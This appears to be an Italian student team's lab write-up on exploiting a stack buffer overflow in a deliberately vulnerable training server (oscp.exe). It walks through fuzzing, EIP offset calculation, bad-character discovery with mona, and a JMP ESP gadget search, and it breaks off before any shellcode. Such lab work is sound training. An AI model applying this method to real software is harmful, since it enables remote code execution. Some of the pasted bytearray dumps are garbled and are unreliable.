

Report Tecnico: Cracking di un Buffer Overflow

Redatto da: Team SecureSentinels

Progetto: Buildweek 3

Data: 25/02/2026

1. Introduzione e Analisi del Problema

L'obiettivo dell'esercizio è trasformare un **buffer overflow** di base in una vulnerabilità di **esecuzione di codice remoto (RCE)**. Il binario target presenta caratteristiche ideali per scopi didattici:

- **Assenza di Stack Canary:** Non ci sono protezioni per l'integrità dello stack e lo stack è eseguibile.
- **Librerie senza ASLR:** Almeno una libreria non utilizza l'Address Space Layout Randomization.


2. Fondamenti Teorici dello Stack

Lo stack è una struttura LIFO (Last In, First Out) che cresce verso gli indirizzi di memoria bassi. L'obiettivo è sovrascrivere l'indirizzo di ritorno (EIP salvato) durante l'esecuzione di una funzione vulnerabile per deviare il flusso verso codice arbitrario.

3. Configurazione dell'Ambiente e Analisi Iniziale

L'analisi dinamica viene condotta utilizzando una macchina attaccante Kali Linux e un target Windows con Immunity Debugger.

- **Avvio:** `oscp.exe` è in esecuzione sulla porta 1337.
- **Connessione:** Verificata connettività tramite Netcat.
- **Comandi:** Identificato il comando vulnerabile `OVERFLOW1`.



Avvio di oscp.exe in Immunity Debugger

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::2ec6:6753:7c56:ea09/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ nc -nv 192.168.50.101 1337
(UNKNOWN) [192.168.50.101] 1337 (?) : Connection refused

(kali@kali)-[~]
$ nc -nv 192.168.50.101 1337
(UNKNOWN) [192.168.50.101] 1337 (?) open
Welcome to OSCP Vulnerable Server! Enter HELP for help.
```

Connessione Netcat e verifica IP

4. Innesco del Crash (Fuzzing)

Inviando una stringa massiva di caratteri "A", il team SecureSentinels ha confermato il crash.

- **EIP:** Sovrascritto con 41414141.
- **ESP:** Punta al nostro buffer.

[illegible]

Invio del payload di fuzzing

[illegible]

Stato dei registri post-crash

5. Calcolo e Verifica degli Offset

Utilizzando `pattern_create.rb`, è stato generato un pattern ciclico unico.

```
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9BdBd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9BkBk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```

Generazione pattern 2048 byte

Dopo aver calcolato l'offset tramite il comando `msf-pattern_offset` è stato rilevato l'offset (1978 byte), è stato inviato un payload di verifica (PoC) contenente "B" per l'EIP e "C" per lo stack. **Risultato:** EIP = `42424242` ("BBBB"), ESP punta alle "C". Controllo del flusso confermato.

```
o.exe - [CPU - thread 00000C54]
ugins ImmLib Options Window Help Jobs
Registers (FPU)
EAX 0003F260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 0048510C
EDX 00000000
EBX 41414141
ESP 0083FA28 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oosp.00401973
EDI 00401973 oosp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
2 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FFDA000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 007F Rspc NFOF F3 Mask 1 1 1 1 1 1
```


Verifica offset con EIP 42424242

6. Identificazione dei Badchars (Processo Iterativo)

Questa è la fase critica per garantire che lo shellcode non venga troncato. Si utilizza `mona.py` per confrontare il bytearray inviato con quello presente in memoria.

Configurazione Iniziale

È stato generato il primo bytearray escludendo solo il null byte (`\x00`), che è un badchar universale per le funzioni di stringa.



```
Esecuzione di !mona bytearray -b '\x00'
```

Iterazione 1: Individuazione di \x07

Dopo il crash e l'analisi con `!mona compare`, il log ha mostrato una corruzione dopo 6 byte.

- **Badchars rilevati:** 00 07 08 2e 2f a0 a1.
- **Analisi:** Il primo carattere corrotto è 07. Spesso il carattere successivo (qui 08) appare corrotto solo come effetto collaterale del precedente. Pertanto, si aggiunge solo 07 alla lista dei badchar.

```

Log data
Address Message
0BADF000 [+] Generating module info table, many on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] C:\mona\oscp\bytearray.bin has been recognized as RAW bytes.
0BADF000 [+] Fetched 255 bytes successfully from C:\mona\oscp\bytearray.bin
0BADF000 - Comparing 1 location(s)
0BADF000 Comparing bytes from file with memory :
0005FA28 [+] Comparing with memory at location : 0x0005fa28 (Stack)
0005FA28 Only 249 original bytes of 'normal' code found.
0005FA28
0005FA28 Comparison results:
0005FA28
0005FA28 0 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 File
0005FA28 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 Memory
0005FA28 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 File
0005FA28 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 Memory
0005FA28 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 File
0005FA28 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 Memory
0005FA28 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 File
0005FA28 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80 Memory
0005FA28 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 File
0005FA28 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 Memory
0005FA28 a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 File
0005FA28 b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 Memory
0005FA28 c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0 File
0005FA28 d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 Memory
0005FA28 e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 File
0005FA28 f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff Memory
0005FA28
0005FA28 | File | Memory | Note
0005FA28 0 0 6 6 | 01 02 03 04 05 06 | 01 02 03 04 05 06 | unmodified!
0005FA28 6 6 | 07 08 | 0a 0d | corrupted
0005FA28 8 2 3 7 | 09 ... 2d | 09 ... 2d | unmodified!
0005FA28 45 45 2 2 | 2e 2f | 0a 0d | corrupted
0005FA28 47 47 112 112 | 30 ... 9f | 30 ... 9f | unmodified!
0005FA28 159 159 2 2 | a0 a1 | 0a 0d | corrupted
0005FA28 161 161 94 94 | a2 ... ff | a2 ... ff | unmodified!
0005FA28
0005FA28 Possibly bad chars: 07 08 2e 2f a0 a1
0005FA28 Bytes omitted from input: 00
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.250000

```

Mona compare rileva badchars 00 e 07

Iterazione 2: Individuazione di \x2e

È stato generato un nuovo bytearray escludendo \x00 e \x07.

```


0BADF000
0BADF000 [+] This mona.py action took 0:00:00.250000
0BADF000 [+] Command used:
0BADF000 mona bytearray oepb "\x00\x07"
0BADF000 Generating table, excluding 2 bad chars...
0BADF000 Dumping table to file
0BADF000 [+] Preparing output file 'bytearray.txt'
0BADF000 - (Re)setting logfile c:\mona\oscp\bytearray.txt
0BADF000 "x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21"
0BADF000 "x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41"
0BADF000 "x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61"
0BADF000 "x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81"
0BADF000 "x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1"
0BADF000 "xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xce\xcf"
0BADF000 "xd2\xdc\xde\xdf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
0BADF000 "x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41"
0BADF000 Done, wrote 254 bytes to file c:\mona\oscp\bytearray.txt
0BADF000 Binary output saved in c:\mona\oscp\bytearray.bin
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.016000

```

Generazione bytearray escludendo \x00 e \x07

Dopo il nuovo invio e confronto, Mona mostra che il byte 08 è ora corretto (confermando che era un falso positivo), ma la memoria si corrompe nuovamente al byte 2e.

- **Badchars rilevati:** 2e 2f a0 a1.
- **Azione:** Si aggiunge 2e alla lista dei filtri.



Mona compare mostra corruzione a partire da 2e

Iterazione 3: Individuazione di \xa0

Filtrando `\x00\x07\x2e`, il confronto successivo mostra che anche `2f` era un falso positivo, e la corruzione riprende a `a0`.

- **Badchars rilevati:** `a0 a1`.
- **Azione:** Si aggiunge `a0` alla lista dei filtri.

Per avere la certezza assoluta che la lista dei badchars fosse completa, il team ha generato un ultimo bytearray escludendo tutti i caratteri problematici identificati finora: `\x00, \x07, \x2e, \xa0`.

Generazione bytearray escludendo i 4 badchars

```

L Log data
Address Message
Console file "C:\Users\user\Desktop\oscp\oscp.exe"
[02405f] New process with ID 00001140 created
Main thread with ID 000015FC created
770A45B8 New thread with ID 0000157C created
770A45B8 New thread with ID 00000568 created
00401000 Modules C:\Users\user\Desktop\oscp\oscp.exe
62590000 Modules C:\Users\user\Desktop\oscp\essfunc.dll
74110000 Modules C:\Windows\SYSTEM32\bcryptPP\initives.dll
74110000 Modules C:\Windows\SYSTEM32\CRYPTBASE.dll
74180000 Modules C:\Windows\SYSTEM32\SspiCli.dll
74430000 Modules C:\Windows\SYSTEM32\KERNELBASE.dll
74430000 Modules C:\Windows\SYSTEM32\RPCRT4.dll
74FB0000 Modules C:\Windows\SYSTEM32\WS2_32.dll
75500000 Modules C:\Windows\SYSTEM32\svchost.dll
75500000 Modules C:\Windows\SYSTEM32\sechost.dll
76D10000 Modules C:\Windows\SYSTEM32\NSI.dll
76D20000 Modules C:\Windows\SYSTEM32\KERNEL32.DLL
77000000 Modules C:\Windows\SYSTEM32\ntdll.dll
77000000 [0240157] Single step event at ntdll.770000EF4
0B0DF000 [+] Command used:
0B0DF000 !mona bytearray -cpb "x00wx07nx2nxa8"
0B0DF000 Generating table, excluding 4 bad chars...
0B0DF000 Dumping table to file.
0B0DF000 [+] Preparing output file 'bytearray.txt'
0B0DF000 - (R)setting logfile C:\nona\oscp\bytearray.txt
0B0DF000 "x001x02x03x04x05x06x08x09x0a0xb0xc0xd0xe0xf0x10x11x12x13x14x15x16x17x18x19x1ax1bx1cx1dx1ex1fx1gx1hx1ix1jx1kx1lx1mx1nx1ox1px1qx1rx1sx1tx1ux1vx1wx1yx1z0102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f1g1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1y1z"
0B0DF000 "x22x23x24x25x26x27x28x29x2ax2bx2cx2dx2ex2fx2gx2hx2ix2jx2kx2lx2mx2nx2ox2px2qx2rx2sx2tx2ux2vx2wx2yx2z303132333435363738393ax3bx3cx3dx3ex3fx3gx3hx3ix3jx3kx3lx3mx3nx3ox3px3qx3rx3sx3tx3ux3vx3wx3yx3z404142434445464748494ax4bx4cx4dx4ex4fx4gx4hx4ix4jx4kx4lx4mx4nx4ox4px4qx4rx4sx4tx4ux4vx4wx4yx4z505152535455565758595ax5bx5cx5dx5ex5fx5gx5hx5ix5jx5kx5lx5mx5nx5ox5px5qx5rx5sx5tx5ux5vx5wx5yx5z606162636465666768696ax6bx6cx6dx6ex6fx6gx6hx6ix6jx6kx6lx6mx6nx6ox6px6qx6rx6sx6tx6ux6vx6wx6yx6z707172737475767778797ax7bx7cx7dx7ex7fx7gx7hx7ix7jx7kx7lx7mx7nx7ox7px7qx7rx7sx7tx7ux7vx7wx7yx7z808182838485868788898ax8bx8cx8dx8ex8fx8gx8hx8ix8jx8kx8lx8mx8nx8ox8px8qx8rx8sx8tx8ux8vx8wx8yx8z909192939495969798999ax9bx9cx9dx9ex9fx9gx9hx9ix9jx9kx9lx9mx9nx9ox9px9qx9rx9sx9tx9ux9vx9wx9yx9z"
0B0DF000 "x9ax9bx9cx9dx9ex9fx9gx9hx9ix9jx9kx9lx9mx9nx9ox9px9qx9rx9sx9tx9ux9vx9wx9yx9z0a0b0c0d0e0f101112131415161718191a1b1c1d1e1f1g1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1y1z"
0B0DF000 "x00x01x02x03x04x05x06x07x08x09x0ax0bx0cx0dx0ex0fx0gx0hx0ix0jx0kx0lx0mx0nx0ox0px0qx0rx0sx0tx0ux0vx0wx0yx0z101112131415161718191a1b1c1d1e1f1g1h1i1j1k1l1m1n1o1p1q1r1s1t1u1v1w1x1y1z"
0B0DF000 "x00x01x02x03x04x05x06x07x08x09x0ax0bx0cx0dx0ex0fx0gx0hx0ix0jx0kx0lx0mx0nx0ox0px0qx0rx0sx0tx0ux0vx0wx0yx0z"
0B0DF000 Done, wrote 252 bytes to file C:\nona\oscp\bytearray.txt
0B0DF000 Binary output saved in C:\nona\oscp\bytearray.bin
0B0DF000
0B0DF000 [+] This mona.py action took 0:00:00.017000
0B0DF000 Debugged program was unable to process exception
00401200 [0241152] Program entry point
00401973 New thread with ID 00000B4C created
42424242 [0242100] Access violation when executing [42424242]
0B0DF000 [+] Command used:
0B0DF000 !mona compare -a C:\nona\oscp\bytearray.bin -a 0004F428
0B0DF000 [+] Reading file C:\nona\oscp\bytearray.bin...
0B0DF000 Read 252 bytes from file
0B0DF000 [+] Preparing output file 'compare.txt'
0B0DF000 - (R)setting logfile C:\nona\oscp\compare.txt
0B0DF000 Generating module info table, hang on...
0B0DF000 - Processing modules
0B0DF000 - Done. Let's rock 'n roll.
0B0DF000 [+] C:\nona\oscp\bytearray.bin has been recognized as RAW bytes.
0B0DF000 [+] Fetched 252 bytes successfully from C:\nona\oscp\bytearray.bin
0B0DF000 - Comparing 1 location(s)
0B0DF000 Comparing bytes: From file with memory :
0B0DF000 [+] Comparing with memory at location 1: 00004F428 (Stack)
0004F428 *** Memory, normal shellcode unmodified !!!
0004F428 Bytes omitted from input: 00 07 2e a0
0B0DF000
0B0DF000 [+] This mona.py action took 0:00:00.234000
```

Mona compare restituisce Hooray, confermando l'assenza di corruzione

7. Individuazione del Gadget (JMP ESP)

Avendo il pieno controllo di EIP e conoscendo i badchars, il passo successivo è stato trovare un'istruzione `jmp esp` all'interno del programma o di una libreria priva di protezioni ASLR, per far saltare l'esecuzione direttamente al payload.

Tramite il comando `!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"`, il team ha chiesto a Mona di cercare i puntatori validi, escludendo automaticamente quelli contenenti i badchars. Mona ha trovato 9 puntatori validi, tutti all'interno del modulo `essfunc.dll` (che ha ASLR e SafeSEH disabilitati). Il team ha selezionato il primo indirizzo disponibile: `0x625011af`.

```
0BADF000 !mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
0BADF000 ----- Mona command started on 2026-02-25 02:50:16 (v2.0, rev 698) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Bad char filter will be applied to pointers: "\x00\x07\x2e\xa0"
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] Querying 2 modules
0BADF000 - Querying module essfunc.dll
73DE0000 Modules C:\Windows\system32\ntwsock.dll
0BADF000 - Querying module oscp.exe
0BADF000 - Search complete, processing results
